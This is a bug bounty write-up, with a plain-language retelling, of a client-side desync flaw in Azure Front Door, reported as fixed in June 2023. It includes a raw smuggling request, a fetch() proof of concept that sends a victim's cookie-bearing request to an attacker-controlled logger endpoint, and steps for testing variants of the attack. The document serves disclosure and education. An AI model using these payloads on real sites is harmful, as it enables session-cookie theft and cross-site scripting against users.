Knocking on the Front Door (client side desync attack on Azure CDN)
Azure Front Door ignored the Content-Length header on HTTP-to-HTTPS redirects, allowing a browser-compatible request to desynchronise the victim's connection. An attacker could steal session cookies or forge responses to achieve cross-site scripting on any Front Door-hosted site.

A few months ago, I embarked on a security bug hunt within the scope of a private program available through the Intigriti platform. During this endeavor, I encountered an intriguing anomaly while analyzing the redirect from HTTP to HTTPS traffic on a particular host.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
A few months before writing this up, I was hunting on a private program available through the Intigriti platform. While analysing how a particular host redirected HTTP traffic to HTTPS, I noticed something odd. Following that anomaly led to a Client-Side Desync (CSD) vulnerability in one of Microsoft Azure's CDN solutions, Azure Front Door.
Azure Front Door is a global, scalable content delivery network and intelligent application delivery platform that provides secure and high-performance routing of web traffic to backend services. Several of its configurable options matter here.
One feature, enabled by default, redirects all HTTP traffic to HTTPS.

Technically this is done by redirecting the browser to the https:// address via a 307 status code:

The server supports keep-alive connections:

And it redirects POST requests too:

But the problem is that it completely ignores the Content-Length header:

What looks like two requests is in fact one request sent by the web browser, where the yellow box contains the data for the POST request (the Content-Length header points to the end of the data). Front Door ignores Content-Length and treats it as two separate requests.
Another design feature of Front Door, not a bug in itself, is that all customer servers powered by the service are available under one IP address and are also available in one keep-alive connection, since this is a CDN service. So the following is a perfectly valid set of requests sent in one TCP connection:

Two notes on the hostnames used in the examples. azure-victim.jeti.pw and azure-attacker.jeti.pw are two separate web servers belonging to two separate customers; I used custom domains for better visibility. The azure-attacker.jeti.pw server does not have automatic HTTPS redirects turned on, which is why it does not respond with a redirect. That detail matters for some exploitation techniques.
Setup
The work was done in Burp, playing around after reading the research on Browser Powered desync attacks by James Kettle (@Albinowax). The target was a host on a private Intigriti program, referred to here as redacted.com. The two Front Door backed hosts used to demonstrate the attack are azure-victim.jeti.pw and azure-attacker.jeti.pw, with the attacker host deliberately configured without automatic HTTPS redirects.
Finding it
It started with the following request sent to http://redacted.com:
POST / HTTP/1.1
Host: redacted.com
[...]
Content-Length: 34

GET / HTTP/1.1
Host: redacted.com
The request is deliberately strange: a POST whose body is itself a complete HTTP request. The server responded with:
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Location: https://redacted.com/
x-azure-ref: 20230522T201945Z-...
X-Cache: CONFIG_NOCACHE

HTTP/1.1 307 Temporary Redirect
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Location: https://redacted.com/
x-azure-ref: 20230522T201945Z-...
X-Cache: CONFIG_NOCACHE
At first glance nothing is unusual: the server received two requests in the same keep-alive connection and answered twice with a 307 redirect from the http:// to the https:// address. But in reality I had sent one POST request with a body, and the size of that body was defined by the Content-Length header. Receiving two responses means the server ignored Content-Length and interpreted the request as two separate requests. That makes it a perfect candidate for the Client-Side Desync attack described in the research.
As Kettle puts it, classic desync or request smuggling attacks rely on intentionally malformed requests that ordinary browsers simply will not send, which limits those attacks to websites using a front-end/back-end architecture. As the CL.0 work showed, it is possible to cause a desync using fully browser-compatible HTTP/1.1 requests, which opens up new possibilities for server-side request smuggling and enables a whole new class of threat: client-side desync attacks. A client-side desync is an attack that makes the victim's web browser desynchronise its own connection to the vulnerable website, in contrast with regular request smuggling attacks, which desynchronise the connection between a front-end and back-end server.
A more in-depth analysis showed that the issue was not specific to the customer's solution but a general bug in the service the customer used, Azure Front Door.
Exploitation
A CSD attack starts with the victim visiting the attacker's website, which then makes their browser send two cross-domain requests to the vulnerable website. The first request is crafted to desync the browser's connection and make the second request trigger a harmful request or response. There are multiple ways to exploit this desynchronisation; I focus on two.
Stealing requests
Suppose that, on a visit from a victim, the attacker's website sends a request using the JavaScript fetch API:
fetch('http://azure-victim.jeti.pw/x', {
method: 'POST',
  body: "POST /logger HTTP/1.1\r\nHost: azure-attacker.jeti.pw\r\nContent-Length: 200\r\n\r\n",
  mode: 'no-cors',
  redirect: 'follow',
  credentials: 'include'
})

Front Door treats this as two separate requests, where the second is a POST request with a body attached, 200 bytes long. Remember that azure-attacker.jeti.pw is configured not to redirect automatically, so in this case the server checks Content-Length.
Because the request body is missing, the server waits for 200 bytes of data to finish the request. All the attacker needs to do is redirect the victim to the victim's website:
location = 'http://azure-victim.jeti.pw/'
The victim's browser sends another GET request, and most of the time it reuses the same connection. Both requests then look like this:

The server receives its 200 bytes of data and sends a POST request to http://azure-attacker.jeti.pw/logger with the following data:
GET / HTTP/1.1
Host: azure-victim.jeti.pw
Accept-Encoding: gzip, deflate
Accept: */*
Cookie: PHPSESSID=[redacted]
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Effectively, the attacker has stolen the victim's session cookie.
"Universal" XSS by forging responses
Another way of exploiting a CSD vulnerability is to forge responses to the victim's requests. Consider the following request sent by the browser when the victim visits a malicious website, again via the fetch API:

Front Door again treats it as two separate requests and sends both to the respective customer websites, receiving two separate responses. But the victim's browser sent only one request, so it expects only one response, the 307 redirect in this case. The second part stays in the connection pool waiting for another request to match, because of HTTP pipelining.
When the attacker redirects the victim, the browser makes another request. Luckily for the attacker, the browser already has a response waiting in the connection pool. In this example that response contains an XSS payload that will be triggered in the context of the website the victim was redirected to. Since the attacker can redirect a victim to any Front Door powered website and forge the response, this can reasonably be called a "Universal" XSS.
Root cause
The flaw is in Front Door's handling of the request body. It ignores the Content-Length header and parses what should be a single request body as two separate requests. Combined with the fact that all Front Door customer servers share one IP address and one keep-alive connection, a browser-compatible request from a victim's browser can leave the connection desynchronised, with a request or response that does not belong to the next request the browser sends.
Impact
Under the conditions shown here, an attacker who can get a victim to visit a malicious page can steal the victim's session cookie for a Front Door backed site, or forge a response that executes script in the context of a Front Door powered website the victim is redirected to. The request-stealing technique depends on the attacker's own host not redirecting automatically, so that it honours Content-Length and waits for the missing body. The response-forging technique depends on the browser reusing the connection and on the leftover response being matched to the victim's next request.
Fix
The vulnerability was fixed on 27 June 2023, after the report on 8 May 2023. The bounty of $7500 was paid on 5 July 2023.
Variants to test
- Send a POST with a
Content-Lengththat covers an embedded second request to an HTTP endpoint that redirects to HTTPS, and count the responses. A positive result is two responses to one request. - Repeat against a host that does not redirect automatically, so the backend honours
Content-Length, and check whether it waits for the declared body length. A positive result is a pending request that completes when the next request arrives. - Use
fetchwithmode: 'no-cors',redirect: 'follow'andcredentials: 'include'from a page on an attacker-controlled origin, then navigate the victim to the target. A positive result is the victim's request, including cookies, arriving at the attacker's logging endpoint. - Craft a request whose second part produces a response containing script, then redirect the victim to a Front Door powered site. A positive result is the leftover response being matched to the victim's next request and the script executing in that site's context.
What happened, in plain words
A security researcher was testing a website that belonged to a private bug bounty program on the Intigriti platform. Bug bounty programs are arrangements where companies pay people for finding and reporting security problems in their systems, instead of those problems being used against them. While looking at how one particular web address (host) automatically sent visitors from the insecure http:// version of the site to the secure https:// version, the researcher noticed something that did not add up. Following that oddity led to a real vulnerability in a Microsoft Azure product called Front Door, which is a service many companies use to deliver their websites to visitors.
The vulnerability class is called Client-Side Desync, or CSD. To understand it, you first need to understand a few everyday ideas.
A web server is a computer that answers requests from browsers. When you type an address, your browser sends a short text message asking for a page, and the server sends back a reply.
A connection is the conversation channel between your browser and the server. Opening a new connection takes time, so browsers and servers often keep one open and reuse it for several requests in a row. That is called a keep-alive connection, like keeping a phone call open instead of hanging up and redialling for every sentence.
A request is the text the browser sends. It has a first line saying what it wants (for example GET / HTTP/1.1, meaning "give me the page at the root path"), then a list of headers, which are labelled lines carrying extra information, then optionally a body, which is the data being sent (for example a form you filled in).
A response is the server's reply. It also has a first line with a status code, a number that says what happened. 200 means "here is your page". 307 means "this page has moved, go to this other address instead", which is a redirect.
A CDN (content delivery network) is a worldwide network of servers that sits between visitors and a company's real servers. It caches and routes traffic so pages load quickly wherever you are. Azure Front Door is Microsoft's CDN product. A company points its domain at Front Door, and Front Door forwards visitors to the company's backend servers.
A cookie is a small piece of data a website asks your browser to store and send back with every later request to that site. Websites use a session cookie to recognise you after you log in, so you do not have to type your password on every page. If someone else gets your session cookie, they can often act as you without knowing your password.
Desync (desynchronisation) means the two sides of a conversation stop agreeing on where one message ends and the next begins. Imagine two people taking turns reading a letter aloud, but one of them thinks a sentence is finished while the other is still reading. From then on, everything is read out of order. In networking, if the browser and the server disagree about message boundaries, a request or a response can end up attached to the wrong conversation.
A client-side desync is that same confusion, but on the browser's own connection to the website, rather than between two servers inside a company's network. The victim's browser is tricked into leaving its connection in a confused state, and the next thing it sends or receives gets mixed up.
Discovery
The researcher was experimenting in Burp, a tool that lets you inspect and edit the requests your browser sends and the responses it gets back. The inspiration was public research on "browser powered desync attacks" by James Kettle, known online as @Albinowax. The target was a host on the private program, referred to here as redacted.com.
The first experiment was to send a deliberately strange request to http://redacted.com:
POST / HTTP/1.1
Host: redacted.com
[...]
Content-Length: 34

GET / HTTP/1.1
Host: redacted.com
Line by line:
POST / HTTP/1.1says "I am sending data to the root path, using version 1.1 of the HTTP protocol".POSTis the method used when you submit something, as opposed toGET, which just asks for a page.Host: redacted.comtells the server which website the request is for. One server can host many websites, so this header picks one.[...]stands for other headers that were present but are not shown.Content-Length: 34says "the body of this request is 34 bytes long". The server uses this number to know where the body ends.- The blank line marks the end of the headers and the start of the body.
- The body itself is
GET / HTTP/1.1followed byHost: redacted.com. In other words, the body is itself a complete, well-formed HTTP request.
The point of the experiment was to see whether the server would treat the body as data, or accidentally treat it as a second request. The server replied with:
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Location: https://redacted.com/
x-azure-ref: 20230522T201945Z-...
X-Cache: CONFIG_NOCACHE

HTTP/1.1 307 Temporary Redirect
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
Location: https://redacted.com/
x-azure-ref: 20230522T201945Z-...
X-Cache: CONFIG_NOCACHE
Line by line:
HTTP/1.1 307 Temporary Redirectis the status line.307means "this resource is temporarily at another address, go there".Content-Type: text/htmlsays the reply is an HTML page.Content-Length: 0says the reply has an empty body.Connection: keep-alivesays the connection stays open for more requests.Location: https://redacted.com/is the address the browser is being told to go to, the secure version of the site.x-azure-refis an identifier the service attaches to the response, useful for tracing.X-Cache: CONFIG_NOCACHEsays this response was not served from a cache.- Then the whole block repeats, because there are two responses.
At first glance this looks normal: two requests arrived on one keep-alive connection, so two redirects came back. But only one request had actually been sent. The body was supposed to be 34 bytes of data, and the server should have read exactly those 34 bytes and stopped. Instead it read the body, saw that it looked like a request, and answered it as a separate request. That means the server ignored Content-Length and used its own idea of where the request ended.
That is exactly the kind of disagreement a desync attack needs. In Kettle's words, classic desync or request smuggling attacks rely on intentionally malformed requests that ordinary browsers simply will not send, which limits those attacks to websites that use a front-end/back-end architecture. As the CL.0 work showed, it is possible to cause a desync using fully browser-compatible HTTP/1.1 requests, which opens up new possibilities for server-side request smuggling and enables a whole new class of threat: client-side desync attacks. A client-side desync is an attack that makes the victim's web browser desynchronise its own connection to the vulnerable website, in contrast with regular request smuggling attacks, which desynchronise the connection between a front-end and back-end server.
Further analysis showed the problem was not specific to that one customer's setup. It was a general bug in the service the customer was using, Azure Front Door.
Front Door
Azure Front Door is a global, scalable content delivery network and intelligent application delivery platform that provides secure and high-performance routing of web traffic to backend services. In plain terms, it is the front desk of a large building: every visitor talks to the front desk, and the front desk decides which office inside should handle the request.
Several of its configurable options matter for this story.
One feature, enabled by default, redirects all HTTP traffic to HTTPS. HTTPS is the encrypted version of HTTP, so visitors cannot have their traffic read or altered in transit. The redirect is the service's way of pushing everyone onto the secure version.
The screenshot relates to the HTTP to HTTPS redirect.
Technically this is done by redirecting the browser to the https:// address via a 307 status code:
The screenshot shows the redirect response, with the 307 status and the Location header pointing at the HTTPS address.
The server supports keep-alive connections:
The screenshot relates to keep-alive connections.
And it redirects POST requests too:
The screenshot relates to POST requests being redirected.
But the problem is that it completely ignores the Content-Length header:
The screenshot relates to Front Door ignoring the Content-Length header. What looks like two requests is in fact one request sent by the web browser, where the yellow box contains the data for the POST request (the Content-Length header points to the end of the data). Front Door ignores Content-Length and treats it as two separate requests.
Another design feature of Front Door, not a bug in itself, is that all customer servers powered by the service are available under one IP address and are also available in one keep-alive connection, since this is a CDN service. An IP address is the numeric label that identifies a computer on the internet, like a street address. Sharing one address and one connection is normal for a CDN: it is how the service multiplexes many customers efficiently. So the following is a perfectly valid set of requests sent in one TCP connection:
The screenshot relates to requests sharing one keep-alive connection.
Two notes on the hostnames used in the examples. azure-victim.jeti.pw and azure-attacker.jeti.pw are two separate web servers belonging to two separate customers; the researcher used custom domains for better visibility. The azure-attacker.jeti.pw server does not have automatic HTTPS redirects turned on, which is why it does not respond with a redirect. That detail matters for some exploitation techniques, because a server that does not redirect will actually read the Content-Length header and wait for the declared amount of data.
Exploit
A CSD attack starts with the victim visiting the attacker's website, which then makes their browser send two cross-domain requests to the vulnerable website. "Cross-domain" means the requests go to a different website from the one the victim is currently on. The first request is crafted to desync the browser's connection and make the second request trigger a harmful request or response. There are multiple ways to exploit this desynchronisation; the researcher focuses on two.
Stealing requests
Suppose that, on a visit from a victim, the attacker's website sends a request using the JavaScript fetch API. An API is a defined way for one piece of software to ask another to do something; the fetch API is the browser's built-in way for a page's JavaScript to send network requests. The code is:
fetch('http://azure-victim.jeti.pw/x', {
method: 'POST',
  body: "POST /logger HTTP/1.1\r\nHost: azure-attacker.jeti.pw\r\nContent-Length: 200\r\n\r\n",
  mode: 'no-cors',
  redirect: 'follow',
  credentials: 'include'
})
Line by line:
fetch('http://azure-victim.jeti.pw/x', {starts a request to the victim's site, at the path/x, and opens a settings object.method: 'POST'says this is a POST request, the kind that carries a body.body: "POST /logger HTTP/1.1\r\nHost: azure-attacker.jeti.pw\r\nContent-Length: 200\r\n\r\n"is the body. It is a text string that itself looks like an HTTP request: a POST to/loggeron the attacker's host, declaring a body of 200 bytes. The\r\nsequences are the carriage-return and line-feed characters that mark line breaks in HTTP, so the string is a properly formatted request.mode: 'no-cors'tells the browser not to apply the usual cross-origin reading restrictions. The page will not be able to read the response, but the request is still sent, which is all the attacker needs.redirect: 'follow'tells the browser to follow any redirect the server sends.credentials: 'include'tells the browser to attach the victim's cookies for the target site, which is the whole point: the attacker wants the victim's session cookie to travel with the request.
